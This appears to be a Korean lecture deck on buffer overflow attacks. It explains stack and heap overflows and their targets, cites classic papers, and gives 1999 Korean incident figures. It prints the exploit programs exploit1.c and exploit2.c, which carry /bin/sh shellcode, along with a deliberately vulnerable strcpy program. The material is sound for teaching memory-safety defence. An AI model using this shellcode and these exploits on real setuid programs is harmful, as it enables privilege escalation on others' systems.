버퍼 오버플로우

이 장에서는 최근에 널리 사용되는 버퍼 오버플로우(Buffer Overflow)를 이용한 해킹 기법을 다룬다.

버퍼 오버플로우 현상은 C 컴파일러가 배열의 크기를 검사하지 않아서 발생되는 문제점으로, 특히 root 소유의 setuid 프로그램에서 이와같은 현상이 발생할 경우 치명적인 크래킹 사고를 예상할 수 있다.

목 차


참고 자료

- **"Smashing The Stack For Fun And Profit", Aleph One, Phrack 49-14**
  - http://www.phrack.com
- **"How to write Buffer Overflows", mudge, SecurityFocus**
- **"Advanced buffer overflow exploit", Taeho Oh, SecurityFocus**
- **"Buffer overflow exploit in the alpha linux", Taeho Oh, SecurityFocus**
  - http://www.securityfocus.com
- **"Writing buffer overflow exploits – a tutorial for beginners", Mixter, SecurityFocus**
  - http://members.tripod.com/mixtersecurity/papers.html
- **"buffer overwrites"**
  - http://www.rootshell.com/documentation.html
- **"w00w00 on Heap Overflows"**
  - http://www.tlsecurity.net/Textware/BoF_DoS_+/heap-overflows.txt
- **"StackGuard Compiler"**
  - http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/

1. 버퍼 오버플로우

Buffer Overflow ?

- C/C++ 컴파일러가 배열의 경계검사(Boundary Check)를 하지 않아 선언된 크기보다 더 큰 데이터를 기록함으로써 발생되는 현상
- 운영체제가 스택이나 힙 영역에 임의의 데이터 기록 및 실행을 허용함으로써 발생되는 현상




1.1 버퍼 오버플로우의 종류

Stack-Based Buffer Overflow

- 스택 영역에 할당된 버퍼에 크기를 초과하는 데이터(실행 가능한 코드)를 기록하고 저장된 복귀 주소를 변경함으로써 임의의 코드를 실행
- “Smashing The Stack For Fun And Profit”, Aleph One, Phrack 49-14


Heap-Based Buffer Overflow

- 힙 영역에 할당된 버퍼의 크기를 초과하는 데이터를 기록하거나 저장된 데이터 및 함수의 주소를 변경함으로써 임의의 코드를 실행
- “w00w00 on Heap Overflows”, w00w00




1.2 버퍼 오버플로우 해킹 현황

1999년 공격기법별 해킹 발생현황




1999년 버퍼 오버플로우 공격 발생현황



자료출처: 1999년, 한국정보보호센터

1.3 버퍼 오버플로우 공격의 위험성

Machine/OS별, 수 많은 exploit 코드가 존재




2. 버퍼 오버플로우 공격

공격의 대상

- 취약점이 있는 서버 데몬 및 시스템 관리 프로그램
- 주로 root 소유의 setuid 프로그램

공격의 절차

1. 취약점 탐지 및 정보수집
   - **OS, Program, Version, etc**
   - **Exploit code from the well-known security portal sites**
2. 혹은 직접 Exploit 프로그램 작성
   - 로컬 및 리모트 공격용 쉘 코드 작성
3. Let's exploit!




2.1 버퍼 오버플로우 공격의 원리 (1)

exploit1.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

2.1 버퍼 오버플로우 공격의 원리 (2)




2.2 버퍼 오버플로우 공격의 이해 (1)

vulpro.c

```
#include <stdio.h>

void function(char *str) {
     char buffer[256];

     printf("Addr of buffer: %p\n", buffer);
     strcpy(buffer,str);
     printf("Hello, %s!\n", buffer);
}

int main(int argc, char *argv[]) {
     function(argv[1]);
     printf("Terminated normally.\n");
}
```

```
# gcc vulpro.c -o vulpro
# ./vulpro bof
Addr of buffer: 0xbfffffxx
Hello, bof!
Terminated normally.
#
```




2.2 버퍼 오버플로우 공격의 이해 (2)

exploit2.c

```
#include <stdlib.h>
#define DEFAULT_OFFSET                  0
#define DEFAULT_BUFFER_SIZE             512

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
  "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
  "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET,
   bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize=atoi(argv[1]);
  if (argc > 2) offset=atoi(argv[2]);
  if (!(buff = malloc(bsize))) {
   printf("Can't allocate memory.\n");
   exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address:0x%x\n",addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i=0; i<strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

2.2 버퍼 오버플로우 공격의 이해 (3)



